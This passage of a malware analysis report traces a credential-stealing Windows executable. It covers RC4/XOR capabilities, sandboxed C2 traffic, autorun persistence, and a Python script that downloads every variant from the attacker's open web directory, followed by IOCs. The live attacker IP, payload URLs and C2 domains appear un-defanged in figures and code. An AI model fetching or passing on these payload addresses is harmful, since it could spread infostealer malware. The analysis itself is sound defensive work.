path	C:/Users/0x/Desktop/New folder/certificate.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information T1027
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
CRYPTOGRAPHY	Encrypt Data::RC4 [C0027.009] Encryption Key::RC4 KSA [C0028.002] Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
DATA	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]


Capability	Namespace
encode data using XOR (4 matches)	data-manipulation/encoding/xor
encrypt data using RC4 KSA	data-manipulation/encryption/rc4
encrypt data using RC4 PRGA	data-manipulation/encryption/rc4
parse PE header	load-code/pe
resolve function by parsing PE exports	load-code/pe

Figure 10: CAPA on The EXE

Running CAPA revealed that there is probably encrypted communication using RC4 Encryption.

Dynamic Analysis - Stage 3

The program was executed, and packet capture using Wireshark revealed encrypted data transmission, as depicted in Figure 11.



Wireshark · Follow TCP Stream (tcp.stream eq 33) · any


```
POST /fo8o/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en
Accept-Encoding: gzip, deflate, br
Host: www.kasegitai.tokyo
Origin: http://www.kasegitai.tokyo
Cache-Control: no-cache
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 227
Referer: http://www.kasegitai.tokyo/fo8o/
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)

FlVPP2=5JlKLzaKVp1wI8np9UIhlBCQdnbl9KlV+yUWZ/uV/
[redacted]
EBF3UA//Mwaf4SklPNBmKMAiOydc2K4TthrnLMQjVsJgODcKHTTP/1.1 200 OK
Connection: Close
Server: INetSim HTTP Server
Date: Thu, 13 Jun 2024 08:30:03 GMT
Content-Length: 258
Content-Type: text/html

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Packet 420. 1 client pkt, 2 server pkts, 1 turn. Click to select.

Entire conversation (1,212 bytes) Show data as ASCII Stream 33

Figure 11: Using Wireshark To Capture The Data

Every small fraction of seconds, the data was being sent to a different domain, as shown in Figure 12.



Capturing from any


Filter: dns

```
No.  Time           Source    Destination Protocol Length Info
 143 80.402613696  10.0.0.3  10.0.0.4    DNS       97 Standard query response 0xaf8d A www.kasegitai.tokyo A 10.0.0.3
 172 90.525421459  10.0.0.4  10.0.0.3    DNS       87 Standard query 0x68aa A www.goldenjade-travel.com
 173 90.533593307  10.0.0.3  10.0.0.4    DNS      103 Standard query response 0x68aa A www.goldenjade-travel.com A 10.0.0.3
 203 100.659305634 10.0.0.4  10.0.0.3    DNS       86 Standard query 0xb06b A www.antonio-vivaldi.mobi
 204 100.669404219 10.0.0.3  10.0.0.4    DNS      102 Standard query response 0xb06b A www.antonio-vivaldi.mobi A 10.0.0.3
 233 110.776279163 10.0.0.4  10.0.0.3    DNS       80 Standard query 0x2183 A www.magmadokum.com
 234 110.799044989 10.0.0.3  10.0.0.4    DNS       96 Standard query response 0x2183 A www.magmadokum.com A 10.0.0.3
 263 120.903407407 10.0.0.4  10.0.0.3    DNS       81 Standard query 0x6a4e A www.rssnewscast.com
 264 120.919227253 10.0.0.3  10.0.0.4    DNS       97 Standard query response 0x6a4e A www.rssnewscast.com A 10.0.0.3
 293 131.043713985 10.0.0.4  10.0.0.3    DNS       82 Standard query 0x6ca4 A www.liangyuen528.com
 294 131.058488890 10.0.0.3  10.0.0.4    DNS       98 Standard query response 0x6ca4 A www.liangyuen528.com A 10.0.0.3
 323 141.186675934 10.0.0.4  10.0.0.3    DNS       81 Standard query 0x016a A www.techchains.info
 324 141.193123264 10.0.0.3  10.0.0.4    DNS       97 Standard query response 0x016a A www.techchains.info A 10.0.0.3
 353 151.368991061 10.0.0.4  10.0.0.3    DNS       87 Standard query 0x38a3 A www.elettrosistemista.zip
 354 151.396422940 10.0.0.3  10.0.0.4    DNS      103 Standard query response 0x38a3 A www.elettrosistemista.zip A 10.0.0.3
 383 161.483686764 10.0.0.4  10.0.0.3    DNS       85 Standard query 0x3574 A www.donnavariedades.com
 384 161.493620622 10.0.0.3  10.0.0.4    DNS      101 Standard query response 0x3574 A www.donnavariedades.com A 10.0.0.3
 413 171.628547342 10.0.0.4  10.0.0.3    DNS       77 Standard query 0x254b A www.660danm.top
 414 171.637856389 10.0.0.3  10.0.0.4    DNS       93 Standard query response 0x254b A www.660danm.top A 10.0.0.3

Frame 293: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
User Datagram Protocol, Src Port: 59026, Dst Port: 53
Domain Name System (query)

0000  00 00 00 01 00 06 08 00  27 f0 b2 e7 00 00 08 00   ········ '·······
0010  45 00 00 42 ab 9b 00 00  80 11 7b 09 0a 00 00 04   E··B···· ··{·····
0020  0a 00 00 03 e6 92 00 35  00 2e 1b 70 6c a4 01 00   ·······5 ·.·pl···
0030  00 01 00 00 00 00 00 00  03 77 77 77 0c 6c 69 61   ········ ·www·lia
0040  6e 67 79 75 65 6e 35 32  38 03 63 6f 6d 00 00 01   ngyuen52 8·com···
0050  00 01                                              ··
```

any: <live capture in progress> Packets: 442 · Displayed: 26 (5.9%) Profile: Default


Figure 12: Capturing in Wireshark DNS Requests

Every domain was flagged as malicious by VirusTotal, as illustrated in Figures 13 and 14.



```
www.goldenjade-travel.com
9 / 93
9/93 security vendors flagged this domain as malicious
www.goldenjade-travel.com
goldenjade-travel.com
spyware and malware   Bot Nets   bot networks
Creation Date 10 months ago   Last Analysis Date 2 hours ago
```


Figure 13: Malicious Domain



```
www.kasegitai.tokyo
Did you intend to search across the file corpus instead? Click here
8 / 93
8/93 security vendors flagged this domain as malicious
www.kasegitai.tokyo
kasegitai.tokyo
spyware and malware   bot networks
Creation Date 10 months ago   Last Analysis Date 2 days ago
```

Figure 14: Malicious Domain

In addition, for persistence and evasion mechanisms, after execution, the original file deletes itself, moves to a different location, and adds itself to an autorun path, ensuring it is executed every time the computer starts up.



Autoruns - Sysinternals: www.sysinternals.com (Administrator) [DESKTOP-2VPKVQG\0x]

File Search Entry User Options Category Help
Quick Filter
Known DLLs | Winlogon | Winsock Providers | Print Monitors | LSA Providers | Network Providers | WMI | Office
Everything | Logon | Explorer | Internet Explorer | Scheduled Tasks | Services | Drivers | Codecs | Boot Execute | Image Hijacks | AppInit

Autoruns Entry	Description	Publisher	Image Path	Timestamp
Logon				
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				Sun Jun 9 04:30:40 2024
MicrosoftEdgeAutoLaunch_ABDCF090BD7C93FBF072BEBB3314...	Microsoft Edge	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Wed Jun 5 23:52:03 2024
OPENVPN-GUI		(Verified) OpenVPN Inc.	C:\Program Files\OpenVPN\bin\openvpn-gui.exe	Thu May 23 15:08:08 2024
ZoomIt	Sysinternals Screen Magnifier	(Verified) Microsoft Corporation	C:\Tools\sysinternals\ZoomIt64.exe	Wed Feb 7 16:27:52 2024
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				Sat Jun 8 22:51:50 2024
BinDiffPerUserSetup		(Verified) Google LLC	C:\Program Files\BinDiff\bin\bindiff_config_setup.exe	Mon Sep 25 05:20:08 2023
VBoxTray	VirtualBox Guest Additions Tray Applicati...	(Verified) Oracle America, Inc.	C:\Windows\system32\VBoxTray.exe	Wed May 1 17:10:54 2024
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run				Wed Jun 12 22:45:54 2024
PVH08		(Not Verified)	C:\Program Files (x86)\Grhxd\qzml8litbx1l.exe	Wed Jun 12 22:45:56 2024
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				Sat Dec 7 01:15:08 2019
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe	Sun Dec 3 18:48:51 2023
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				Sun Jun 9 00:53:50 2024
			ation\125.0.6422.142\Installer\...	Sat Jun 8 22:55:28 2024
			pplication\125.0.2535.92\Instal...	Sat Jun 8 22:08:16 2024
				Sat Dec 7 01:10:05 2019
				Sat Jun 8 23:10:21 2024
				Sat Dec 7 01:10:05 2019

C:\Program Files (x86)\Grhxd

This PC > Local Disk (C:) > Program Files (x86) > Grhxd


qzml8litbx1l.exe

1 item 1 item selected 264 KB

Figure 15: Autoruns Output

Further Analysis On The Threat Actor

After analyzing the attacker's patterns and techniques, it was decided to conduct a deeper investigation of their web server. Reverting to the parent directory revealed numerous variants of the malware ready for deployment.



198.23.201.89/warm/?C=M;O=A

Index of /warm


Name	Last modified	Size	Description
Parent Directory		-	
VAT certificate.exe	2024-05-29 16:25	265K	
Quote.hta	2024-05-29 18:51	11K	
Auto R.exe	2024-06-04 04:16	1.1M	
Auto R.rar	2024-06-04 04:21	649K	
dion.hta	2024-06-04 12:25	11K	
Delivery 06.exe	2024-06-04 19:14	1.1M	
Delivery 06.lzh	2024-06-04 19:18	684K	
Satin06.exe	2024-06-05 04:39	1.1M	
Satin06.lzh	2024-06-05 04:41	676K	
Delivery 07.exe	2024-06-05 16:22	1.2M	
Delivery 07.lzh	2024-06-05 16:23	708K	
DELIVERED 0606.exe	2024-06-06 06:39	1.2M	
DELIVERED 0606.lzh	2024-06-06 06:40	689K	
proposal report.exe	2024-06-06 18:43	1.2M	
proposal report.lzh	2024-06-06 18:46	689K	
quote.exe	2024-06-07 05:31	1.1M	
VAT certificate.lzh	2024-06-07 05:34	684K	
wow123.hta	2024-06-07 11:50	11K	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at 198.23.201.89 Port 80

Figure 16: More Variants Of The Mawlare

Here is a Python script To download every file in that directory:

```
import requests
from bs4 import BeautifulSoup
import urllib.request
import os

def download_files_from_url(url):
    response = requests.get(url)
    if response.status_code == 200:
        soup = BeautifulSoup(response.content, 'html.parser')
        links = soup.find_all('a')
        if not os.path.exists('downloaded_files'):
            os.makedirs('downloaded_files')
        for link in links:
            href = link.get('href')
            if not href.endswith('/'):
                if not href.startswith('?'):
                    file_url = url + href
                    file_name = href.split('/')[-1]
                    file_path = os.path.join('downloaded_files', file_name)
                    print("Downloading", file_url)
                    urllib.request.urlretrieve(file_url, file_path)
    else:
        print("Failed to fetch URL:", url)

download_files_from_url('http://198.23.201.89/warm/')
```



```
FLARE-VM 06/09/2024 07:52:03
PS C:\Users\0x\Desktop\New folder > py .\download_attacker.py
Downloading http://198.23.201.89/warm/Auto%20R.exe
Downloading http://198.23.201.89/warm/Auto%20R.rar
Downloading http://198.23.201.89/warm/DELIVERED%200606.exe
Downloading http://198.23.201.89/warm/DELIVERED%200606.lzh
Downloading http://198.23.201.89/warm/Delivery%2006.exe
Downloading http://198.23.201.89/warm/Delivery%2006.lzh
Downloading http://198.23.201.89/warm/Delivery%2007.exe
Downloading http://198.23.201.89/warm/Delivery%2007.lzh
Downloading http://198.23.201.89/warm/Quote.hta
Downloading http://198.23.201.89/warm/Satin06.exe
Downloading http://198.23.201.89/warm/Satin06.lzh
Downloading http://198.23.201.89/warm/VAT%20certificate.exe
Downloading http://198.23.201.89/warm/VAT%20certificate.lzh
Downloading http://198.23.201.89/warm/dion.hta
Downloading http://198.23.201.89/warm/proposal%20report.exe
Downloading http://198.23.201.89/warm/proposal%20report.lzh
Downloading http://198.23.201.89/warm/quote.exe
Downloading http://198.23.201.89/warm/wow123.hta
```

Figure 17: Downloading Every File

After a brief analysis and examination of each file, it was concluded that they all contain the same malware with slight modifications. Each variant employs similar techniques and mechanisms to steal various types of data from infected systems, including credentials cached in web browsers, screenshots, and keystrokes.

IOCs

- Hash:

```
351650a422e427140d74d8c68185fa24
016b33de3a455595d25143d2a4f0e994
2eebcdd0e833ba968a9cac360aed72de
5500b14a5124b3775bf49d67ed8bd7f0
132e9cb76def326daa4088f99587b759
b601fc607a492f38f141109d21db8b12
b94b6c27e410388cd4e7dfeb352b75ce
9a2d6857759f61ab3f65df7c8194521d
24be5183dd56c3d08bae8625fba83aaa
092cd26903ed79eb7da016adbb7c928d
4e38516298dd0a2f5b47bc1fe079f2a6
5b3383df0b033c0401892c1d6109f704
cd5915bac2ea167ddb7bcc2ae9ceab78
09ab6049a1abaac4ce2aef0dc60b6b6d
11619700f17b122175c52b8703180504
1dcce19e1a6306424d073487af821ff0
48cd56cea8a4055c9d3a4e14fd07695a
```

- URL:

```
hxxp://armanayegh[.]com
www[.]northerncraftman[.]com
www[.]billigaskorid[.]club
www[.]usekalendaergpt83[.]com
www[.]joyesi[.]xyz
www[.]handsome-sex[.]com
www[.]prepcare[.]org
www[.]techchains[.]info
www[.]financialposter[.]com
www[.]shenzhoucui[.]com
www[.]dop2[.]top
www[.]bamconstruction[.]store
www[.]goldenjade-travel[.]com
www[.]belatofo[.]com
www[.]thecoloringbitch[.]com
www[.]economic-basics[.]net
www[.]ponymph[.]site
www[.]empowermedeco[.]com
www[.]rssnewscast[.]com
www[.]magmadokum[.]com
www[.]ditec-zeitarbeit[.]com
www[.]xionghuqian[.]top
www[.]kasegitai[.]tokyo
www[.]manekineko106[.]xyz
